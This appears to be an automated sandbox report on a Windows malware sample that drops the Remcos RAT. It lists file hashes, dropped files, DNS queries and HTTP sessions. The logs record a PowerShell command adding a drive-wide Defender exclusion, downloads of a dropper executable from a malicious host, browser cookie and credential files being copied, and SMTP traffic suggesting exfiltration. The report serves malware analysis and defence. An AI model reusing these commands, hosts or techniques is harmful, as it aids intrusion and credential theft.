SSDEEP:	768:iwxijL3LxouSmW7Z534ZO1z0/AgqWgjKDv01FoMRxrU:iwxiFNWdVOv/BijKavRK
MD5:	D77B227A28A78627C2323CAC75948390
SHA1:	E228C3951F2A9FD0FEBFE07390633AB4F35727F4
SHA-256:	527EC201DCD7695BD9830EB82AB35A3986121DE9EA156193834AED9D79223B82
SHA-512:	5627FBC8BBB98F644E21F101A68F0E0B07B87C264D00EA227286BED8AB6DD4EBF5114F03B632604F775FF93666A409A1A179A81EBFC9246956BA8150FF5B0587
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....B-.J#C.J#C.J#C.C[.Q#C.C[.Y#C.C[...#C.m.8.H#C.Q..I#C .J#B.0#C.C[.I#C.C[.K#C.C[.K#C.RichJ#C.....PE..L...!<.N.....!.....J..... .....,...<..... .....@.....text...|..... ..`.rdata...).....*.....@..@.data...8.....@....rsrc.....@..@.reloc... .....@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\WebData	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\cookies	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C 7
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\cookies	
Preview:	SQLite format 3.....@ .....C..... ..g... .8.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\sqlite3.dll	
Process:	C:\Users\user\AppData\Local\Temp\21.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	599419
Entropy (8bit):	6.490720742062744
Encrypted:	false
SSDEEP:	12288:OQwLOkFyRUXeqQg1vTuOv43WZfyy9IQoqyRHPvKftzTFJKs/:OetRUXeE1buOv4GZaQI9RHiJKs/
MD5:	5405413FFF79B8D9C747AA900F60F082
SHA1:	71CAF8907DDD9A3A25D71356BD2CE09BD293BD78
SHA-256:	3E5A28FFDE07AC661C26B6CCF94E64C1C90B1F25B3B24C90605AA922B87642EB
SHA-512:	2F09A30FC4DA5166BD665210FEFA1D44CE344F0EC6A37F127D677AEB3CA4FC0D09B7C9C1540F57DA1E3449B7F588A1C61115395E965FA153D4BAA5033266ED6
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....O.....!....8...<.....X.....P....`.....[... ..... ..... .....@..8.....p...$.....`.....A..l.....text....6.....8.....`.0`.data...<....P.....>.....@.0..rdata.....`.....N.....@.@@.bss.....@..edata..... .....@.0@.idata..8....@.....@.0..CRT.....P.....@.0..tls... ....`..... .....@.0..reloc...$...p...&.....@.0B/4.....`.....B.....@.@B/19.....D.....@..B/35....M.....H.....@..B/51.....C.....D...P..... .@..B/63..... .....@..B/77.....0.....@..B/89.....@.....

C:\Users\user\AppData\Roaming\Remcos\dwn.exe	
Process:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2351104
Entropy (8bit):	7.506766900421548
Encrypted:	false
SSDEEP:	49152:AW3dW0e3O2oWFaLcZig+bnDPXqWtex9vtVl:AW3dWJloWFaLcZig+j2WcxLVl
MD5:	32EB10C12A29B38F13730CD1F5DCAD4D
SHA1:	4D0EB488A01FED1720483DFA270423BEA593CA14
SHA-256:	06550442678FB92B0273B83F349D47D3654FB72A7D98398CE3B63E3635B8E8F1
SHA-512:	1E95F1A74B7F2DCDE31B661AAD078373DD757B689EE02E35E36090777A1B92CF7564271FC577DF529C6E7C77B3D294CCE0FD913243A7DF6DC6ACC2F58C2FB65
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i...i...i...d...i.Rich..i.....PE..L...>..V.....#.....L.... ....@.....#.....[.....(....0....#..... ... .text...$..... ..`.data...,.... ... .@....rsrc.....#..0....#.. .....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Roaming\Remcos\remcos.exe	
Process:	C:\Users\user\AppData\Local\Temp\rem9090sta.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	474112
Entropy (8bit):	6.580639305620245
Encrypted:	false
SSDEEP:	12288:iegN0jfYLclGb0bVT6e+MT2MffZS/gISYo:ENywLclGIeMT2MXZRISV
MD5:	083D4CDE33E6721F595A468BB7D17ADA
SHA1:	0E2766C31F8DC69A320B6176D62F6784C9F590DD
SHA-256:	F636FA169CBB4D9038EA21B5B1258A3AB92BE41BBAB0020C90C8ECBA105616E2
SHA-512:	8565B2EFC06D92878E7BB86AB931237CAAA0BC0D10935F4D8380527A1370461C720ADA5B1815099FF4AC0230F203BD0A0BFE9391367CED380587B4C4C1FB04C
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: C:\Users\user\AppData\Roaming\Remcos\remcos.exe, Author: Joe Security • Rule: REMCOS_RAT_variants, Description: unknown, Source: C:\Users\user\AppData\Roaming\Remcos\remcos.exe, Author: unknown
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown

C:\Users\user\AppData\Roaming\Remcos\remcos.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}4V..gV..gV..g...gD..g...g...g...gH..g_.gW..g.<.gT..gm..fL.. gm..fl..gm..ft..g_.gC..gV..g...g...f...g...gW..g...fW..gRichV..g.....PE..L...s..a.....,.....r.....@....@..... ...p..49.. }..8.....}.....X}..@.....@.....text....+.....,..... ..`.rdata...p...@...r...0.....@..@.data....>.....@....tls..... .....@....gfids..0.....@..@.rsrc....K... ...L.....@..@.reloc..49...p...:.....@..B..... .....

C:\Users\user\AppData\Roaming\Windows Update.exe	
Process:	C:\Users\user\AppData\Local\Temp\5.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	852277
Entropy (8bit):	7.535786145318411
Encrypted:	false
SSDEEP:	12288:WOe0qo8EWUK1CLF54EMctn6zleqHXFD/ABuqYrNav+qSz4SglH2zbr:WpZwW9cxjn6z917Nq+BVcSg12r
MD5:	3F332B62EEE0970F3189C689D5BD042A
SHA1:	F68F7DCC8FFCDD3F93333E711779E8D02DB2DFAE
SHA-256:	7C7983ADA08828EA0C0ED5B17B05F8DAD5BF6FA44E1A4692C37F18C340E14219
SHA-512:	2399BF335B60B87D1126B7CD663DFD937BE0DA7FEF815225D53940E5D01CF4B02969DC33D75E7B1F5F63B3233ED1EA179CC517C1C4639802293E4EA8CF25D5E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....@.....t.....p.....p.....tex t...h[.....\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc.....p.....x.....@..@..... .....

C:\Users\user\AppData\Roaming\WindowsUpdate.exe	
Process:	C:\Users\user\AppData\Roaming\Windows Update.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	12288:WOe0qo8EWUK1CLF54EMctn6zleqHXFD/ABuqYrNav+qSz4SglH2zbr:WpZwW9cxjn6z917Nq+BVcSg12r
MD5:	3F332B62EEE0970F3189C689D5BD042A
SHA1:	F68F7DCC8FFCDD3F93333E711779E8D02DB2DFAE
SHA-256:	7C7983ADA08828EA0C0ED5B17B05F8DAD5BF6FA44E1A4692C37F18C340E14219
SHA-512:	2399BF335B60B87D1126B7CD663DFD937BE0DA7FEF815225D53940E5D01CF4B02969DC33D75E7B1F5F63B3233ED1EA179CC517C1C4639802293E4EA8CF25D5E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....@.....t.....p.....p.....tex t...h[.....\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc.....p.....x.....@..@..... .....

C:\Users\user\AppData\Roaming\pid.txt	
Process:	C:\Users\user\AppData\Roaming\Windows Update.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:t:t
MD5:	0D770C496AA3DA6D2C3F2BD19E7B9D6B
SHA1:	ECC8960598EECE6384E562B381C74ADBDF84C291
SHA-256:	AFCBB3A0B0D252E8EB1F2BA0CCB8BAC1E5A93BEFEA32241BADFBD759713F30FA
SHA-512:	5AEB4C71DA76745DEE7D655B996D9D05129B401EB339E474FE713A143CA11245376D52F81B1A54CBDDD2D2EA5AAEE9114DE12A69EC8894AF4DF026CC27BF4E 16
Malicious:	false
Reputation:	unknown
Preview:	6084

C:\Users\user\AppData\Roaming\pidloc.txt	
Process:	C:\Users\user\AppData\Roaming\Windows Update.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:oNt+kiEaKC59KYr4a:oNwknaZ534a
MD5:	EAB5D702695BC09B3A1E675917747986
SHA1:	CCB1F880801A3826B484428802F66BDCCEDFF0B6
SHA-256:	9E90C44A450FAD02151EC509448B88382B55A7CDC65D32EA970B9AE13C909709
SHA-512:	7328E450F4E3AE277F5F30BAFC0D7D73835AEC39544A999A2A6D08DC6A20BF83874D7D3C5D8B24764F0C432D9A4F0A697377E27E89A5A4FC260E9041D7CF2EA
Malicious:	false
Reputation:	unknown
Preview:	C:\Users\user\AppData\Roaming\Windows Update.exe

C:\Users\user\AppData\Roaming\w.BmxDA.tmp	
Process:	C:\Users\user\AppData\Local\Temp\bin.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87300
Entropy (8bit):	6.102677495198111
Encrypted:	false
SSDEEP:	1536:CdLUGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:CdLUFcbXafIB0u1GOJmA3iuR1
MD5:	D5D29F3050E6C920ECA7B7276AB537CE
SHA1:	CE24853BBE0BCC044B2216385612CBA2A754E4D4
SHA-256:	C0963F0007CBC3AA6AA3B9A906173730BB6B7644BE9D3DA903D64B42D4387FDB
SHA-512:	3BB59E005958968218FF3763B831B8898C47A6543CD6B017D52DA9176DBE0D6D545F25FB901D11DA2B30D9BA86DCB59E0F295A9C1B14579C8B764849CFB76D8
Malicious:	false
Reputation:	unknown
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601451012154773e+12,"network":1.601451004e+12,"ticks":765205613.0,"uncertainty":4222325.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqlYBIjSlOiLGeiMKiIFJZDroAAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\Documents\20211207\PowerShell_transcript.405464.W_BMIIUL.20211207133845.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5048
Entropy (8bit):	5.3845993980278815
Encrypted:	false
SSDEEP:	96:BZbj3N5tqDo1ZIZPj3N5tqDo1ZdM6UjZPj3N5tqDo1ZmFEEsZL:rYkV
MD5:	7AB83A17940318100C5E2696D22145A0
SHA1:	70CCC9767E81FAFC009E592E8452C57D2A66D609
SHA-256:	9E269E1D1C01C9E2A987F1FB6B656F3464F3E795F35D9A5209AA749ABAFBE1B2
SHA-512:	1CD46D2293F341B559FF2ED8B6278A787ABB56F56D5D08A8E03CAE20FE9F6AD84D05C42EEFB1D4FC23FD834319E04410B9566018D77C5173C103B316635F1C6
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211207133852..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 405464 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -ExclusionPath C:\..Process ID: 6324..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211207133852..**********..PS>Add-MpPreference -ExclusionPath C:\..**********..Windows PowerShell transcript start..Start time: 20211207134354..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 405464 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -Exclus

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive

General

Entropy (8bit):	7.715929024340085
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	xxTzyGLZx5.exe
File size:	833414
MD5:	d5f570694f0847caea18ccac8837b052
SHA1:	b509737bb61ae0e9dee56ca2706456b3788ce553
SHA256:	ea209f6ba95920038ac83985be8bcffc1fda49631ed3142cfdd9f2acd52584b1
SHA512:	d742bd5224e03e3cb7639676fab49577b34a0a0bf64359fd0851e7825d3e437d707dde7c4e93091d3fdcf4336a3125870eaead995b6645176f180c4936026068
SSDEEP:	12288:O46yDv/k496AZOJnBH92K6UXi6ft27rNG1JbL1pywuWKDaFIMD+o4Sth:OvyQVA+d2K66fgZGDXmWyaFHDtHh
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....\.....0.....

File Icon

Icon Hash:	beeaccc8e8b29aae

Static PE Info

General

Entrypoint:	0x4030e3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDCD [Fri Oct 10 21:49:01 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5b68	0x5c00	False	0.67722486413	data	6.48746502716	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x129c	0x1400	False	0.4337890625	data	5.04904254867	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x9000	0x25c58	0x400	False	0.58203125	data	4.76995537906	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x2b718	0x2b800	False	0.208731815733	data	5.90932777211	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/07/21-13:38:54.454328	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59123	8.8.8.8	192.168.2.4
12/07/21-13:40:13.559829	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49769	104.16.154.36	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 7, 2021 13:38:54.419747114 CET	192.168.2.4	8.8.8.8	0x7c22	Standard query (0)	hotmarzz.eu	A (IP address)	IN (0x0001)
Dec 7, 2021 13:39:04.555217981 CET	192.168.2.4	8.8.8.8	0x9640	Standard query (0)	hotmarzz.eu	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:08.350580931 CET	192.168.2.4	8.8.8.8	0xdb86	Standard query (0)	smtp.privateemail.com	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:10.723212957 CET	192.168.2.4	8.8.8.8	0xc113	Standard query (0)	smtp.privateemail.com	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:12.189601898 CET	192.168.2.4	8.8.8.8	0xdbfb	Standard query (0)	smtp.privateemail.com	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:12.949274063 CET	192.168.2.4	8.8.8.8	0xf725	Standard query (0)	216.47.6.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Dec 7, 2021 13:40:13.445142031 CET	192.168.2.4	8.8.8.8	0xbe78	Standard query (0)	whatismyipaddress.com	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:15.629826069 CET	192.168.2.4	8.8.8.8	0x520f	Standard query (0)	smtp.privateemail.com	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:19.139693022 CET	192.168.2.4	8.8.8.8	0x6d84	Standard query (0)	smtp.privateemail.com	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:24.461853981 CET	192.168.2.4	8.8.8.8	0xb537	Standard query (0)	smtp.privateemail.com	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:29.888415098 CET	192.168.2.4	8.8.8.8	0xde1b	Standard query (0)	smtp.privateemail.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 7, 2021 13:40:34.969656944 CET	192.168.2.4	8.8.8.8	0xca5c	Standard query (0)	smtp.priva teemail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 7, 2021 13:38:51.444931984 CET	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a.d ns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 7, 2021 13:38:54.454328060 CET	8.8.8.8	192.168.2.4	0x7c22	No error (0)	hotmarzz.eu		195.110.124.154	A (IP address)	IN (0x0001)
Dec 7, 2021 13:39:04.588227034 CET	8.8.8.8	192.168.2.4	0x9640	No error (0)	hotmarzz.eu		81.88.52.165	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:08.374262094 CET	8.8.8.8	192.168.2.4	0xdb86	No error (0)	smtp.priva teemail.com		66.29.159.53	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:10.744484901 CET	8.8.8.8	192.168.2.4	0xc113	No error (0)	smtp.priva teemail.com		66.29.159.53	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:12.210922956 CET	8.8.8.8	192.168.2.4	0xdbfb	No error (0)	smtp.priva teemail.com		66.29.159.53	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:12.969023943 CET	8.8.8.8	192.168.2.4	0xf725	Name error (3)	216.47.6.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Dec 7, 2021 13:40:13.468687057 CET	8.8.8.8	192.168.2.4	0xbe78	No error (0)	whatismyip address.com		104.16.154.36	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:13.468687057 CET	8.8.8.8	192.168.2.4	0xbe78	No error (0)	whatismyip address.com		104.16.155.36	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:15.649581909 CET	8.8.8.8	192.168.2.4	0x520f	No error (0)	smtp.priva teemail.com		66.29.159.53	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:19.159317970 CET	8.8.8.8	192.168.2.4	0x6d84	No error (0)	smtp.priva teemail.com		66.29.159.53	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:24.483339071 CET	8.8.8.8	192.168.2.4	0xb537	No error (0)	smtp.priva teemail.com		66.29.159.53	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:29.906827927 CET	8.8.8.8	192.168.2.4	0xde1b	No error (0)	smtp.priva teemail.com		66.29.159.53	A (IP address)	IN (0x0001)
Dec 7, 2021 13:40:34.990272045 CET	8.8.8.8	192.168.2.4	0xca5c	No error (0)	smtp.priva teemail.com		66.29.159.53	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- hotmarzz.eu
- whatismyipaddress.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49739	81.88.52.165	443	C:\Users\user\AppData\Roaming\Remcos\remcos.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49727	195.110.124.154	80	C:\Users\user\AppData\Local\Temp\bin.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 7, 2021 13:38:54.534826040 CET	417	OUT	GET /goods/Droppertodownloa.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: hotmarzz.eu Connection: Keep-Alive
Dec 7, 2021 13:38:54.593884945 CET	418	IN	HTTP/1.1 404 Not Found Date: Tue, 07 Dec 2021 12:38:54 GMT Server: Apache Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 192 Keep-Alive: timeout=2, max=90 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 1f 8b 08 00 00 00 00 00 00 03 4d 8e bb 0e 82 40 10 45 7b be 62 a4 97 51 43 b9 d9 42 1e 91 04 91 98 a5 b0 c4 ec 28 26 c8 e0 ee 22 fa f7 82 36 96 f7 31 e7 8e 58 c4 87 48 9d ca 04 76 6a 9f 43 59 6d f3 2c 02 7f 89 98 25 2a 45 8c 55 fc 4b 36 c1 0a 31 29 7c e9 89 c6 dd 5b 29 1a aa f5 24 dc cd b5 24 c3 55 08 05 3b 48 79 e8 b4 c0 9f e9 09 fc 96 c4 99 f5 7b be 5b cb bf ce a4 3c d1 4b d5 10 18 7a 0c 64 1d 69 a8 8e 39 e0 95 59 5b 8c 0d f7 3d 19 c7 9a c7 ae e5 3a a0 17 c1 58 5b e8 26 c6 65 66 00 77 e0 9a 9b 05 4b e6 49 26 10 d8 cf 9b df b5 89 3f 7f e9 7d 00 4f bd 26 5b e0 00 00 00 Data Ascii: M@E{bQCB(&"61XHvjCYm,%*EUK61)|[}$$U;Hy{[<Kzdi9Y[=:X[&efwKI&?}O&[

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49738	81.88.52.165	80	C:\Users\user\AppData\Roaming\Remcos\remcos.exe

Timestamp	kBytes transferred	Direction	Data
Dec 7, 2021 13:39:04.706928015 CET	1339	OUT	GET /goods/Droppertodownloa.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: hotmarzz.eu Connection: Keep-Alive
Dec 7, 2021 13:39:04.766505957 CET	1340	IN	HTTP/1.1 302 Found Date: Tue, 07 Dec 2021 12:39:04 GMT Server: Apache Location: https://hotmarzz.eu/goods/Droppertodownloa.exe Content-Length: 230 Keep-Alive: timeout=5, max=150 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 68 6f 74 6d 61 72 7a 7a 2e 65 75 2f 67 6f 6f 64 73 2f 44 72 6f 70 70 65 72 74 6f 64 6f 77 6e 6c 6f 61 2e 65 78 65 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49769	104.16.154.36	80	C:\Users\user\AppData\Roaming\Windows Update.exe

Timestamp	kBytes transferred	Direction	Data
Dec 7, 2021 13:40:13.525902987 CET	5182	OUT	GET / HTTP/1.1 Host: whatismyipaddress.com Connection: Keep-Alive
